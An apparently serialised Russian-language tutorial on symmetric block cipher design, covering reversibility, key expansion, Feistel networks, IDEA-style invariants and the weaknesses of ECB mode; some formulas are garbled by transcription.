Каким же условиям должен удовлетворять шифр, не только обладающий необходимой стойкостью, но, в добавок к этому, удобный в реализации и использовании? Рассмотрение начнем с требований, которые были особенно актуальными четверть века назад, когда возможности микроэлектронных приборов были весьма ограничены и соображения экономичности и самой возможности реализации шифров на имеющейся элементной базе играли определяющую роль. Сейчас их актуальность заметно меньше, но, тем не менее, они остаются в доста-

точной степени важными для того, чтобы учитываться и в современных разработках.

1. Операции за- и расшифрования должны быть близкими настолько, чтобы могли быть выполнены одним и тем же аппаратным или программным модулем - это диктуется требованием экономичности реализации.

2. Объем ключевой информации должен быть относительно небольшим. Разумным является такой размер ключа, при котором невозможно его нахождение путем перебора по всему ключевому пространству, с определенным запасом на возможный прогресс электронной техники. В настоящее время граница практической осуществимости подбора ключа находится где-то в районе 60—64 бит. Соответственно, разумным может считаться размер ключа 80—256 бит. Данное требование вытекает из необходимости хранить ключи на любых носителях, включая нетрадиционные, например, на персональных миниатюрных магнитных карточках.

3. Реализация шифра (код программы и постоянные данные) должна быть достаточно компактной для того, чтобы «уместиться» на микроконтроллерах с относительно невысоким объемом запоминающего устройства - последнее требование также диктуется соображениями экономичности реализации.

Рассмотрим, каким образом можно построить шифр, удовлетворяющий указанным требованиям. Начнем с условия обратимости процедуры зашифрования. Из него вытекает, что все преобразования, непосредственно модифицирующие шифруемые данные, должны быть обратимыми, то есть при их выполнении не должна теряться информация. Перестановка обратима по определению. Непараметризованная замена имеет обратную операцию если она сюръективна, то есть если каждое возможное заменяющее значение встречается в соответствующем векторе замен ровно один раз. Параметризованная, то есть зависящая от значения ключевого элемента, замена обратима в том случае, если при каждом фиксированном значении параметра соответствующая простая замена обратима. Бинарная функциональная операция обратима, если при каждом фиксированном значении второго, модифицирующего аргумента задаваемое ей отображение сюръективно, это равносильно условию, что уравнение модификации элемента данных

$$Y = f(X,K)$$

всегда однозначно разрешимо относительно модифицируемого элемента (X).

Унарные функциональные операции можно рассматривать как некоторые бинарные с фиксированным вторым операндом. Из простых обратимых унарных и бинарных логических операций над числами конечной разрядности следует отметить инверсию и операцию побитового исключающего или из арифметических - изменение знака числа, сложение или вычитание в пределах разрядной сетки числа, умножение и деление по модулю простого числа. Если шифрующее преобразование определено как цепочка описанных выше элементарных операций, то достаточно просто построить обратное ему, если только все элементарные операции в цепочке обратимы. Для этого достаточно выполнить перечисленные ниже требования, которые, хотя и не являются абсолютно необходимыми, тем не менее исчерпывают практически все случаи эффективно реализуемых преобразований и потому на практике всегда принимаются во внимание:

1. Все шифрующие преобразования должны принимать на входе и выдавать на выходе блок данных одного и того же размера, не считая дополнительных входов для параметра замены и второго операнда функционального преобразования.

2. Замены, применяемые непосредственно к шифруемым данным, должны быть обратимыми, параметризованные замены должны быть обратимыми при каждом фиксированном значении параметра.

3. Уравнение функционального преобразования шифруемых данных с помощью бинарной операции должно быть всегда однозначно разрешимо относительно преобразуемого операнда.

В этом случае для составного шифрующего преобразования, имеющего линейную структуру, можно очевидным образом сконструировать обратное преобразование: оно строится комбинированием обращений его составных частей в порядке, обратном тому, в котором они использовались в исходном преобразовании.

Для того, чтобы прямое и обратное преобразование было возможно реализовать в одном аппаратном блоке или программном модуле, они должны быть идентичны с точностью до используемых ключевых элементов. Это означает, что шифрующее преобразование должно быть «антисимметрично» самому себе - для каждого его шага, находящегося на определенном расстоянии от начала преобразования, на точно таком же расстоянии от его конца должен располагаться обратный ему шаг, использующий тот же самый ключевой элемент:

$T^{-1} \sim T$

Если данное условие выполняется, процедуры за- и расшифро-

вания могут осуществляться одним и тем же программным и аппаратным модулем и отличаются только порядком использования ключевых элементов.

Теперь рассмотрим требование относительно небольшого размера ключа - как было отмечено выше, он не должен быть намного больше размера, достаточного для исключения практической возможности его нахождения полным перебором по всему ключевому пространству. Так как этот «критический» размер составляет в настоящее время величину порядка восьми байт, разумный размер ключа не превышает 256 бит. Ясно, что для получения необходимой стойкости шифра придется использовать достаточно большое количество элементарных шагов преобразования, нуждающихся в наборе ключевых элементов, намного (в разы) превосходящем по размеру ключ. Поэтому во всех шифрах подобного типа применяется процедура «развертывания», с помощью которой из небольшого ключа строится массив ключевых элементов нужного размера.

Процедура «развертывания» ключа должна удовлетворять следующим требованиям:

1. Биты (символы) каждого ключевого элемента должны быть равновероятны и статистически независимы друг от друга.

2. Биты (символы) каждого ключевого элемента должны быть статистически независимы от битов (символов) нескольких соседних ключевых элементов. Это условие должно выполняться в пределах такого количества шагов шифрования, на котором еще можно проследить статистические зависимости между битами (символами) шифруемых блоков.

Для любой пары шагов шифрующего образования, не обязательно смежных, допускается тем меньшая коррелированность используемых ими ключевых элементов, чем больше коррелированность выхода первого из них со входом второго. Опять же следует отметить, что данное требование не является абсолютно необходимым. Нет ничего страшного, если оно выполняется не в полной мере для отдельных пар шагов преобразования. Однако систематическое игнорирование этого правила приводит к тому, что криптоанализ шифра значительно облегчается. Криптостойкость последовательности ключевых элементов является необязательным, но весьма полезным ее свойством, так как сама по себе гарантирует выполнение двух вышеприведенных требований.

Возможны различные подходы к выработке ключевых элементов для шагов шифрования - от самых простых до обладающих слож-

ностью, сопоставимой со сложностью самого шифра. Например, в качестве ключевых элементов для шагов шифрования можно просто брать фрагменты ключа, как это делается в отечественном стандарте шифрования. Можно вырабатывать ключевые элементы с помощью генератора псевдослучайных чисел. Здесь спектр возможных решений чрезвычайно широк - от сравнительно несложных схем выработки гаммы на основе сдвиговых регистров с обратной связью до генерации последовательности элементов с помощью того же самого криптоалгоритма.

Последний подход реализован, например, в шифре BLOWFISH. Конечно, он значительно увеличивает стойкость шифра, но и существенно затрудняет его эффективную реализацию. Например, в упомянутом шифре BLOWFISH построение массива ключевых элементов вычислительно эквивалентно выполнению более 500 циклов шифрования, что делает его непригодным для реального практического использования всюду, за исключением систем, в которых смена ключа происходит достаточно редко и объемы массивов, шифруемых на одном ключе, велики.

Наконец, требование компактности реализации алгоритма с точки зрения кода и используемых постоянных данных приводит к идеологии его построения из одинаковых групп преобразований, повторенных нужное число раз.

В этом случае реализация алгоритма работает итеративно — результат каждой итерации, за исключением последней, является входом для следующей итерации. Кроме того, очевидно, что каждая повторяющаяся группа преобразований, из которых построен криптоалгоритм, должна удовлетворять рассмотренному выше требованию антисимметричности прямого и обратного криптопреобразований, которое в данном случае должно выполняться на уровне отдельных групп. Требование компактности вспомогательных массивов данных можно выполнить, используя на разных итерациях преобразования один и тот же комплект векторов замен. Мы рассмотрели базовые требования, в соответствии с которыми строятся современные шифры:

- построение шифров из простых преобразований - перестановок, подстановок, элементарных функциональных операций и чередование операций различного типа;

— циклическая, итеративная структура алгоритма - одна итерация состоит из нескольких простых преобразований, итерации отличаются друг от друга только использованными ключевыми элементами;

— антисимметричная структура алгоритма, позволяющая до-

стичь структурной эквивалентности процедур за- и расшифрования, они отличаются друг от друга только последовательностью использования ключевых элементов;

- использование ключа относительно небольшого размера и выработка из него массива ключевых элементов для шагов преобразования с помощью процедуры «развертывания» ключа.

Комбинированием простых шифрующих преобразований в линейную цепочку можно создать вполне надежный составной шифр. Однако для достижения приемлемой стойкости такого шифра потребовалось бы использовать весьма большое количество элементарных преобразований. Эта схема построения криптографических алгоритмов не получила сколько-нибудь заметного распространения, потому что была предложена другая схема, имеющая лучшие показатели сложность/трудоемкость преобразования. Более высокая эффективность достигается в ней использованием следующего общего принципа.

Если есть система обработки данных, составленная из относительно простых блоков преобразований, то, в общем случае, ее сложность намного выше, если структура этой системы отлична от линейной и содержит ветвления и циклы. Вспомните, что в алгоритме с сильно разветвленной структурой разобраться намного сложнее, чем в линейном алгоритме. Другой пример, из теории автоматического регулирования: системы преобразования аналогового сигнала, содержащие петли обратной связи и параллельные ветви, на порядок сложнее анализировать, чем цепи, составленные из тех же самых динамических звеньев, но имеющие линейную структуру. Таким образом, усложнить шифрующее преобразование при фиксированном количестве элементарных шагов можно, если сделать его структуру нелинейной.

Рассмотрим, как достигнуть этой цели на практике. Вспомним, что ключевые данные могут комбинироваться с шифруемыми данными в преобразованиях двух типов: заменах и функциональных операциях. Оказывается, что второй способ использования ключевой информации предпочтительнее. Вместо того, чтобы делить входы вектора замены между блоком шифруемых данных и ключевым элементом, оказалось выгоднее скомбинировать данные с ключом посредством подходящей бинарной операции, а затем подвергнуть результат замене.

Предположим, например, что мы преобразуем 32-битовый блок данных, используя 32-битовый ключ и несколько узлов замены с 4-битовым входом. Если использовать для комбинирования ключа и данных узлы замены, то нам необходимо будет использовать 16 узлов замены 4 бита на 2 бита, на вход каждого узла замены будут подаваться

два бита шифруемых данных и два бита ключа. При этом каждый выходной бит такого узла будет зависеть ровно от двух битов данных и от двух битов ключа.

Если же мы подвергнем преобразованию замены побитовую сумму по модулю 2 ключа с данными, то нам необходимо будет использовать 8 узлов замены 4 бита на 4 бита, и каждый выходной бит узла замен будет зависеть уже от четырех битов ключа и от четырех битов данных. Тем самым в этом преобразовании может быть достигнута большая степень перемешивания и рассеивания.

В результате сказанного выше, в практических шифрах для комбинирования шифруемых данных и ключа почти повсеместно используются бинарные операции аддитивного и, значительно реже, мультипликативного типа. В этом случае преобразование осуществляется по следующему уравнению:

$$Ti+1 = Ti \circ Ki$$

Бинарная операция «°», использованная для модификации шифруемого блока, должна обладать свойством, необходимым для операции наложения гаммы, в частности, должна существовать обратная ей операция «•», такая, что для любых блоков данных T и K допустимого размера должно выполняться следующее условие:

$$(T \circ K) \bullet K = T$$

Сложность преобразования существенно повысится, если комбинировать с данными не непосредственно ключевой код, а код, выработанный из ключа и зависящий от данных. В этом случае преобразование осуществляется по следующему уравнению:

$$Ti+1 = Ti \circ f(Ti, Ki)$$

На самом деле понятно, что с математической точки зрения данная запись мало отличается от наиболее общей формы записи преобразования:

$$Ti+1 = F(Ti, Ki), \quad (*)$$

однако, в отличие от последней, она содержит некоторые указания на возможный способ своей реализации.

Ее важная особенность заключается в том, что от функции преобразования f из первого уравнения уже не требуется обратимость, как от функции F из уравнения (*), от нее требуется только как можно большая сложность плюс выполнение некоторых дополнительных условий, которые в сильно упрощенном виде могут быть сформулированы как отсутствие потерь информации при ее вычислении. Дело в том, что при создании шифрующего преобразования общего вида бывает

необходимо примирить два противоречащих друг другу требования.

Преобразование должно быть обратимым - иначе расшифрование будет невозможным; преобразование должно быть достаточно сложным и нелинейным - в противном случае оно не может претендовать на то, чтобы являться подлинно шифрующим преобразованием. Понятно, почему указанные требования противоречат друг другу - выполнение обратного преобразования есть не что иное, как решение уравнения прямого преобразования относительно одного из его аргументов; однако, если это уравнение нелинейное, то не существует общих методов его решения.

Обратимость преобразования означает, что должна существовать эффективно вычислимая функция g(Ti+1,Ki), обладающая следующим свойством:

```
f(Ti,Ki) = g(Ti+1,Ki) = g(Ti ' f(Ti,Ki),Ki)  (**)
```

для любых допустимых блоков данных Ti и Ki.

Обратное преобразование выполняется в соответствии со следующим уравнением:

```
Ti = Ti+1 • g(Ti+1,Ki)
```

В общем случае сконструировать пару функций преобразования (f и g), удовлетворяющих уравнению (**) и являющихся при этом сложными и нелинейными, достаточно трудно. Тем не менее это возможно, если «отделить» требование сложности функций f и g от требования выполнения условия (**). Это легко можно сделать, если использовать операцию «°» модификации шифруемого блока, которая оставляет неизменным значение некоторой функции от преобразуемого блока данных.

```
Ii = J(Ti)  = J(Ti ° Гi) = J(Ti+1)
```

для любых блоков данных Ti, Гi подходящего размера. Понятно, что в этом случае и обратная ей операция « • » также обладает указанным свойством:

```
Ii = J(Ti+1) = J(Ti+1 • Гi)  = J(Ti)
```

Для определенности будем называть подобное преобразование стандартным шифрующим преобразованием или стандартным шагом шифрования, а архитектуру шифров, им задаваемую, стандартной или базовой архитектурой шифров. Их использование позволяет разделить очень сложную в общем случае задачу создания преобразования, обладающего одновременно высокой сложностью и нелинейностью, с одной стороны, и являющегося при этом обратимым, с другой стороны, на две решаемые независимо друг от друга подзадачи: создание функции преобразования данных, обладающей высокой сложностью и нелинейностью; создание схемы преобразования, использующей заданную функцию преобразования и при этом обратимой независимо от примененной функции.

Функция J(Ti), используемая для выделения инвариантного относительно преобразования блока данных как из самого преобразуемого блока, так и из результата его преобразования, называется инвариантом стандартного шифрующего преобразования или инвариантом стандартного шага шифрования, а функция f(Ii,Ki), предназначенная для выработки блока данных, используемого для модификации шифруемого блока, из инварианта Ii и ключевого элемента Ki, называется функцией шифрования шага преобразования. Сам шаг шифрования в шифрах, построенных в соответствии с изложенными принципами, называется раундом шифрования или просто раундом.

В рассматриваемом случае прямое и обратное шифрующие преобразования осуществляются в соответствии со следующими уравнениями:

$$Ti+1 = Ti \circ f(J(Ti),Ki),$$
$$Ti = Ti+1 \bullet f(J(Ti+1),Ki)$$

Прежде чем продолжить рассмотрение необходимых свойств стандартных шифрующих преобразований, обсудим возможные соотношения между размерами блоков, участвующих в них. Если между размерами преобразуемого блока (Ti), модифицирующего значения (Гi), и инварианта (Ii) выполняется следующее соотношение:

$$|Ti| = |Гi| + |Ii|, \quad (***)$$

то операция модификации данных («∘») не должна терять информацию о своих аргументах — это, в частности, означает, что изменение любого из аргументов должно приводить к изменению значения функ-

ции. Если равенство (***) не будет выполняться и его левая часть будет больше правой части, то стойкость преобразования будет далеко от оптимума - ее можно будет повысить, увеличив размер модификатора (Гi), инварианта (Ii), или их обоих. Если же правая часть окажется больше левой части, то операция модификации обязательно будет терять информацию о модифицирующем элементе - это означает, что будут существовать различные элементы Г и Г', такие, что для некоторого блока данных Т будет выполняться следующее равенство:

$$T \circ \Gamma = T \circ \Gamma',$$

в чем также нет особого смысла.

Таким образом, резонно выбирать размеры блоков, участвующих в преобразовании, такими, чтобы выполнялось приведенное выше равенство (***). Идем дальше, с точки зрения достижения необходимой стойкости и эффективности шифрующего преобразования выгодно взять размеры модификатора (П) и инварианта (П) равными:

$$|\Pi| = |Ii|.$$

С учетом равенства (***) их размер будет равен половине размера шифруемого блока:

$$|\Gamma| = |I| = |T|/2$$

Данное соотношение выполняется для подавляющего большинства современных практических шифров, построенных в соответствии с описанной архитектурой.

Продолжим рассмотрение стандартной архитектуры шифров: инвариант и функция шифрования могут быть различными для различных шагов шифрования. Вспомним о желательном свойстве криптоалгоритмов, обсуждавшемся в предыдущем выпуске, - о возможности реализации прямого и обратного преобразований одним и тем же аппаратным блоком или программным модулем. Для шифров, имеющих рассматриваемую архитектуру, это возможно, если они имеют антисимметричную структуру.

Это означает, что операции модификации, используемые на равноотстоящих от начала и конца цепочки преобразований шагах, должны быть обратными друг другу, а их инварианты и функции шифрования должны совпадать. Наиболее простым образом этого можно до-

стигнуть, если для модификации использовать операцию побитового исключающего ИЛИ, изменяющую весь блок или его часть, а все инварианты и функции шифрования взять одинаковыми.

Теперь поговорим о том, каким образом можно создать инвариант в шифрующем преобразовании. Один из наиболее очевидных способов сделать это заключается в том, чтобы... не менять определенную часть преобразуемого блока, оставить ее неизменной, в буквальном смысле слова, инвариантной. В этом случае эта неизменяемая часть блока и будет являться инвариантом, для определенности, предположим, что это младшая его часть.

Приводим стандартное шифрующее преобразование блока данных, в котором инвариантом является часть шифруемого блока. В этом случае преобразование осуществляется по следующим уравнениям:

$$Hi+1 = Hi \circ f(Li,Ki), \quad Li+1 = Li,$$

где Hi и Li - соответственно, старшая и младшая части преобразуемого блока данных. Ту часть блока, которая не изменяется на раунде, давайте называть шифрующей частью, а ту, которая подвергается преобразованию - шифруемой частью.

Так как одна из частей блока в ходе такого преобразования не подвергается изменению, понятно, что для построения стойкого шифра перед каждым новым шагом преобразования необходимо по-новому разделить блок на шифрующую и шифруемую части. Интуитивно ясно, что для обеспечения максимальной стойкости при прочих равных условиях необходимо обеспечить, чтобы все двоичные разряды блока входили в шифруемую часть одинаковое или почти одинаковое количество раз. Технически этого можно достигнуть различными способами, например, после каждого шага преобразования выполнять циклический сдвиг блока, выводящий на шифруемую позицию не подвергавшиеся изменению на предыдущем шаге разряды блока. Преобразование осуществляется по следующим уравнениям:

$$Hi+2 = Hi+1 = Hi \circ f(Li,Ki),$$
$$Li+2 = Li+1 \circ g(Hi+1,Ki+1) = Li \circ g(Hi+1,Ki+1)$$

Архитектура шифров, базирующаяся на описанном выше преобразовании, оставляющем неизменной часть шифруемого блока, называется сетью Файстеля, точнее - обобщенной сетью Файстеля. Разни-

ца между ними заключается в том, что в первой для модификации данных используется операция побитового исключающего ИЛИ, а во втором - любая подходящая бинарная операция.

Такая архитектура шифров была предложена в 70-е годы пионером в создании криптографических алгоритмов подобного типа доктором Хорстом Файстелем, работавшим в то время в исследовательской лаборатории фирмы IBM и создавшим там криптосистему Люцифер, послужившую прототипом наиболее известного шифра этого типа - американского стандарта шифрования, криптоалгоритма DES, сохраняющего свой статус стандарта вплоть до настоящего времени, но, очевидно, доживающего в этом качестве последние месяцы.

В общем случае обе части, на которые делится преобразуемый блок данных, могут иметь неодинаковый размер. Можно всегда представить шифр этого типа таким образом, что шифрующей является младшая часть блока, а шифруемой - старшая его часть. В этом случае между раундами необходимо выполнить вращение блока в любую сторону таким образом, чтобы на следующем раунде шифруемой стала часть блока, входившая на предыдущем раунде в его шифрующую часть. Понятно, что для каждого раунда разделение блока на шифрующую и шифруемую части будет выполняться заново.

Конечно, размер шифрующей и шифруемой частей блока может изменяться от раунда к раунду, однако особого смысла в этом нет и обычно эти величины постоянны для конкретного криптоалгоритма. Если они равны друг другу, то такая схема называется сбалансированной, а если нет - то несбалансированной сетью Файстеля. Чтобы блок гаммы, вырабатываемый и используемый на раунде шифрования, мог принимать любое возможное значение — это необходимо для обеспечения высокой стойкости шифра, — суммарный размер шифрующей части блока и ключа раунда не должен быть меньше размера шифруемой части блока. Более того, для усложнения анализа алгоритма целесообразно выбирать эти размеры таким образом, чтобы каждый из них в отдельности был не меньше размера шифруемой части блока.

По указанной причине на практике не так часто встречаются шифры Файстеля, в которых шифрующая часть блока меньше шифруемой по размеру $|L_i| < |H_i|$, особенно для размеров блока, не превышающих 64 бита, С другой стороны, за один раунд шифруется $|H_i|$ бит блока, и если уменьшить эту величину, то при фиксированном количестве раундов каждый бит блока будет шифроваться меньшее число раз, поэтому шифры Файстеля с размером шифруемой части блока меньше шифрующей тоже не получили значительного распростране-

ния. Таким образом, остаются шифры, в которых размеры обеих частей блока одинаковы: |Li| = |Hi|. Именно такие шифры, архитектура которых, как было отмечено выше, называется сбалансированной сетью Файстеля, доминируют в современной практической криптографии. В сбалансированной сети Файстеля преобразования выполняются по следующим уравнениям:

```
X0 = Hi|T|/2(T), X1 - Lo|T|/2(T),
Xi+1 - Xi-1 ° f(Xi,Ki) , для i = 1,2,...,n,
T' - Xn+1 I I Xn
```

Если последовательность раундовых функций, использованных в шифре, палиндромиальна и, в частности, если на всех раундах используется одна и та же функция шифрования, то процедуры за- и расшифрования различаются только порядком использования раундовых ключей - они взаимно обратны. В этом случае шифр обладает весьма полезным, с точки зрения удобства реализации, свойством - процедуры за- и расшифрования могут быть выполнены одним и тем же аппаратным или программным модулем. Использование одинаковых или почти одинаковых функций шифрования позволит достигнуть другого весьма желательного свойства шифра - итеративности. Это означает, что все итерации-раунды может выполнять один и тот же модуль, в результате чего станет возможным получить более компактные реализации шифров.

Следует отметить, что в цепочку преобразований блока в шифрах подобной структуры иногда добавляют преобразования, рассмотренные в выпуске № 4, так называемые прямые преобразования - перестановки, подстановки, функциональные операции непосредственно над шифруемыми данными. Для того, чтобы алгоритмы за- и расшифрования были структурно эквивалентны, необходимо, чтобы для каждого включенного в алгоритм прямого преобразования, отстоящего от начала цепочки на несколько шагов, симметрично ему, то есть точно на таком же расстоянии от конца преобразования, находилось обратное преобразование - в точности, как это было описано в выпуске №4.

Обычно прямое преобразование добавляют в начало алгоритма; это делают для того, чтобы «разбить» типовые паттерны, встречающиеся в шифруемых данных. В соответствии с вышеизложенным правилом в этом случае в конце цепочки используется обратное преобразование. Например, перед первым раундом шифрования в алгоритме

DES выполняется битовая перестановка, а после последнего раунда - обратная ей битовая перестановка. В более поздних шифрах для этой цели используется комбинирование с ключевым элементом, выполняемое намного быстрее, нежели перестановка битов. Следует отметить, что раундом шифрования обычно называют цикл преобразования с использованием функции шифрования, нетривиальным образом зависящей от ключа раунда и шифрующей части блока. Если преобразование проще и в нем используется только ключевой элемент или только шифрующая часть блока, такой шаг, хотя формально и мог бы рассматриваться как раунд, таковым не считается. Например, шаги алгоритма, реализующие изображенные на следующем ниже рисунке упрощенные преобразования, не считаются раундами:

```
T' = P(T)
```

На этом мы с вами закончим рассмотрение сетей Файстеля и перейдем к рассмотрению альтернативных решений в построении шифров. Оставлять часть преобразуемого блока неизменной - наиболее простой и очевидный способ получить инвариант относительно преобразования, но не единственный. Другой способ сделать это состоит в том, чтобы разделить шифруемый блок на несколько частей и изменять их согласованным образом:

```
T = (T1,T2,...,TL) , Ti' = Ti ™i Г, T' =
(T1',T2',...,TL')
```

так, чтобы некоторая функция от преобразуемого блока не меняла своего значения:

```
J(T) J(T'), или J(T1,T2,...,TL) =
J(T1',T2',...,TL'),
```

где J - функция выработки инварианта.

Блок можно разделить на произвольное число частей. Однако, поскольку обычно размер блока в битах является степенью двойки, а размеры частей блока также желательно сделать одинаковыми, то количество частей, на которые он разделяется, тоже могут быть только степенями двойки. Обычно шифруемый блок делится на две одинаковые части:

$$T = (H,L), \quad |H| = L| = |\Gamma| = |T|/2 = N/2$$

В этом случае для модификации данных могут быть использованы пары взаимно обратных операций, такие, как сложение и вычитание в пределах разрядной сетки блоков, или умножение и деление по модулю простого числа. Мы не будем подробно рассматривать в настоящем выпуске необходимые свойства, которыми должны обладать операции этой пары, мы просто отметим, что они должны быть подобны перечисленным выше парам. Предположим, например, что используется пара операций - скажем, сложение и вычитание в пределах разрядной сетки чисел, определенные следующим образом. В этом случае процедуры модификации половин шифруемого блока и функция выработки инварианта могут быть следующими.

Иными словами, для каждой пары операций с указанными свойствами возможны четыре варианта их использования для выполнения шага шифрования. Общим в этих четырех вариантах является то, что они исчерпывают все случаи, в которых операция вычитания присутствует в уравнениях преобразования нечетное число раз, а операция сложения - четное. Можно разделить модифицируемые части блока на «зоны» согласованным образом, так что каждому выделенному фрагменту в одной части будет взаимно однозначно соответствовать фрагмент такого же размера в другой части. В этом случае для каждой пары фрагментов можно использовать свою пару операций для модификации фрагментов и выработки инварианта:

$$H = (H1,H2,\ldots,HK)$$
$$L = (L1,L2,\ldots,LK)$$
$$\Gamma = (\Gamma1,\Gamma2,\ldots,\GammaK)$$
$$J = (J1,J2,\ldots,JK)$$

где для всех k = 1, 2, ...

Понятно, что в рамках применения указанных двух операций к фрагментам данных независимо от других фрагментов может быть использована любая из четырех возможных вышеприведенных схем. При этом, однако, указанное деление на фрагменты не должно затрагивать выработки модифицирующего значения (Г) из инварианта (J) с использованием раундового ключевого элемента. Характер зависимости второго от первого должен в полной мере соответствовать принципам перемешивания и рассеивания - все биты Г должны зависеть от всех битов J, и характер этой зависимости должен быть как можно более сложным и запутанным.

Как всегда, особый случай возникает при использовании операции побитового исключающего ИЛИ, так как она является обратной самой себе. В этом случае вместо четырех возможных вариантов комбинирования использования мы получаем всего один. Именно такой инвариант используется в известном шифре IDEA. Раунд шифра стандартной архитектуры используется для получения инварианта операции побитового исключающего.

Очевидно, что смежные раунды шифра должны использовать различные инварианты или должны быть отделены друг от друга дополнительным преобразованием иного типа, чем использованное на раунде для модификации блока. В противном случае мы получили бы примерно такой же результат, как если бы между раундами шифра Файстеля отсутствовали перестановки старшей и младшей частей блока.

Если несколько смежных раундов используют один и тот же инвариант, то он будет являться инвариантом всей этой цепочки раундов. Это почти тривиальное утверждение очень легко доказывается индукцией по числу раундов. Понятно, что игнорирование данной особенности шифрующих систем может очень сильно снизить стойкость шифра.

Чтобы этого избежать между раундами описанного выше типа необходимо включать прямые преобразования шифруемого блока, или его модификацию с использованием ключевых элементов, или раунды с иным инвариантом и с иной операцией, использованной для модификации блока на раунде. Другими словами, инварианты смежных раундов в общей шифрующей сети должны как можно меньше походить друг на друга. Если между ними значение частей блока модифицируется с использованием ключевых элементов, операция, используемая для этого, должна как можно сильнее отличаться от операции комбинирования данных с модифицирующим блоком в раунде. Даже для различных операций одной и той же аддитивной группы отличий может оказаться недостаточно для получения нужной стойкости. Хорошим выходом в такой ситуации является использование операций иного типа, например, мультипликативных. Именно такой подход реализован в уже упоминавшемся выше шифре IDEA.

Понятно, что использование операции умножения может сильно снизить эффективность реализации алгоритма, особенно на относительно несложных микропроцессорах, микроконтроллерах и однокристальных ЭВМ. Вот почему данный тип шифров является скорее экзотикой, чем распространенным явлением; имеется всего один широко

известный и используемый представитель этого класса шифров - IDEA. В качестве альтернативы использованию мультипликативных операций для межраундовых модификаций шифруемого блока можно предложить комбинирование с ключевым элементом с помощью более простой операции аддитивной группы с последующим выполнением подстановок. На этом рассмотрение данной темы закончим. В заключение подведем итог:

1. Все современные надежные шифры являются составными, то есть строятся из большого числа относительно несложных шифрующих преобразований так, чтобы в полной мере обеспечить наличие свойств перемешивания и рассеивания.

2. В качестве «строительных элементов» шифров используются битовые перестановки, замены в битовых группах, арифметические и логические операции. При этом наибольшее перемешивание и рассеивание каскада из шифрующих преобразований достигается, если смежные операции в цепочке как можно сильней отличаются друг от друга.

3. Для усложнения шифров и повышения их стойкости обычно их строят на основе шифрующих структур, в которых за один шаг шифрования выполняется преобразование данных, оставляющее значение определенной функции шифруемого блока инвариантным, а собственно шифрование состоит в выработке блока кода из инварианта раунда и ключевого элемента раунда с помощью функции шифрования, и модификации с его использованием шифруемого блока данных. Такие шифрующие структуры иногда называют «шифрующими сетями».

4. Если два смежных раунда шифрования имеют один и тот же инвариант или если для модификации данных на двух смежных раундах используются бинарные операции одной группы, то между ними необходимо выполнять прямую модификацию шифруемого блока данных с использованием операции, разрушающей этот инвариант для указанной пары раундов.

5. Наиболее простой и популярный способ создать инвариант - оставлять часть шифруемого блока неизменной. В этом случае для межраундовой модификации шифруемого блока используют циклический сдвиг, вырождающийся в обмен его старшей и младшей половин, если их размеры одинаковы. Построенные по этому принципу шифрующие структуры называются сетями Файстеля.

6. Другой используемый иногда способ получения инварианта заключается в модификации половин шифруемого блока согласован-

ным образом с использованием пары взаимно обратных аддитивных бинарных операций. В этом случае между раундами шифрования целесообразно модифицировать шифруемый блок с использованием операций другого типа, например, мультипликативных.

7. Для использования на раундах шифрования обычно требуется больше ключевой информации, чем содержится в ключе шифрования. Для выработки нужного объема ключевой информации для последующего ее применения в раундах используют различные схемы, от самых простых -- повторного использования одних и тех же фрагментов ключа, как в ГОСТе, до наиболее сложных - выработки ключевых элементов с использованием тех же самых шифрующих преобразований, что используются при шифровании, как в шифре BLOWFISH.

Практические советы по шифрованию данных

Итак, предположим, что в нашем распоряжении имеется симметричный блочный шифр, содержащий два зависящих от ключа K преобразования за- и расшифрования N-битовых блоков, EK и DK соответственно. Простейший способ использовать эти преобразования - разбить шифруемый массив T на N-битовые блоки и шифровать их независимо друг от друга:

```
T - (T1,T2,...,Tn)
T'i = EK(Ti)
T' = (T'1,T'2,..., T'n)
где  T'i| = |Ti| = N
```

Этот режим шифрования, то есть способ использования криптографического преобразования для шифрования данных, в отечественной литературе и части зарубежных источников называется режимом простой замены, в другой части зарубежных источников, тяготеющей к англосаксонской криптографической терминологии, он называется режимом электронной кодовой книги - Electronic Code Book, сокращенно ECB. Использование данного простейшего режима шифрования сопряжено с рядом трудностей. Первая, чисто техническая трудность, называется проблемой последнего блока и заключается в том, что размер шифруемого текста может быть не кратен размеру блока используемого шифра. В этом случае последний блок будет неполным — |Tn < N, и его необходимо как-либо дополнить до размера в

N бит, так как криптографическому преобразованию может быть подвергнут только блок полного размера. При этом все полученные биты блока шифротекста будут значащими, их нельзя отбрасывать без потери информации, что приводит к увеличению размера шифротекста по сравнению с открытым текстом, а это не во всех случаях допустимо.

Вторая проблема связана со стойкостью шифра и заключается в том, что при использовании блочного криптографического преобразования EK для зашифрования данных из одинаковых блоков открытого текста получаются одинаковые блоки шифротекста:

Ti = Tj EK(Ti) = EK(Tj)

Обратное также верно: если два блока шифротекста совпадают, то соответствующие им блоки открытого текста идентичны:

EK(Ti) = EK(Tj) Ti = Tj

В результате для аналитика противника становится возможным сделать определенные заключения относительно свойств открытого текста, если в шифротексте встретятся совпадающие блоки. Положение усугубляется тем, что в реальных открытых данных часто встречаются повторяющиеся паттерны - группы байтов, символов, частоты вхождения которых намного превышают среднюю вероятность появления в данных случайного блока. Это позволит противнику выявлять паттерны шифротекста и тем самым определять структуру открытого текста, что, конечно, неприемлемо для серьезных систем обеспечения секретности. Например, при форматировании магнитного диска на его дорожке записываются фиксированные байты кода. Если свежеотформатированный диск заполнить данными лишь частично, то эти паттерны будут занимать существенную часть диска и после зашифрования на их месте окажутся повторяющиеся блоки шифротекста, что позволит аналитику противника определить местонахождение полезных данных и отличить их от свободного пространства диска.

Для того, чтобы преодолеть указанные недостатки, были разработаны различные способы использования криптографических преобразований для шифрования данных, называемые режимами шифрования. Общим в них является то, что преобразование зашифрования выполняется по более сложному уравнению и результат шифрования очередного блока в общем случае зависит не только от этого блока, но и от всех предыдущих блоков открытого текста и шифротекста, и, возможно, от значения параметра инициализации S, называемого синхропосылкой:

T'i = F(T1,T2,...,Ti,T'1,T'2,...,T'i−1,S)

Понятно, что при вычислении функции F должно использоваться криптографическое преобразование EK и приведенное выше соотношение должно быть разрешимо относительно шифруемого блока Ti, чего требует обратимость процедуры шифрования. Как мы с вами выяснили в предыдущих выпусках, обратимость преобразования в сочетании с его криптостойкостью в ситуациях, когда один блок данных модифицируется с использованием одного или нескольких дополнительных блоков данных, легче всего обеспечить за счет применения обратимых бинарных операций. Напомню, что бинарная операция «°» называется обратимой, если существует обратная ей операция «•», такая, что каковы бы не были два блока данных X и Y, составляющие пару допустимых аргументов первой операции, справедливо следующее соотношение:

(X ° Y) • Y = X

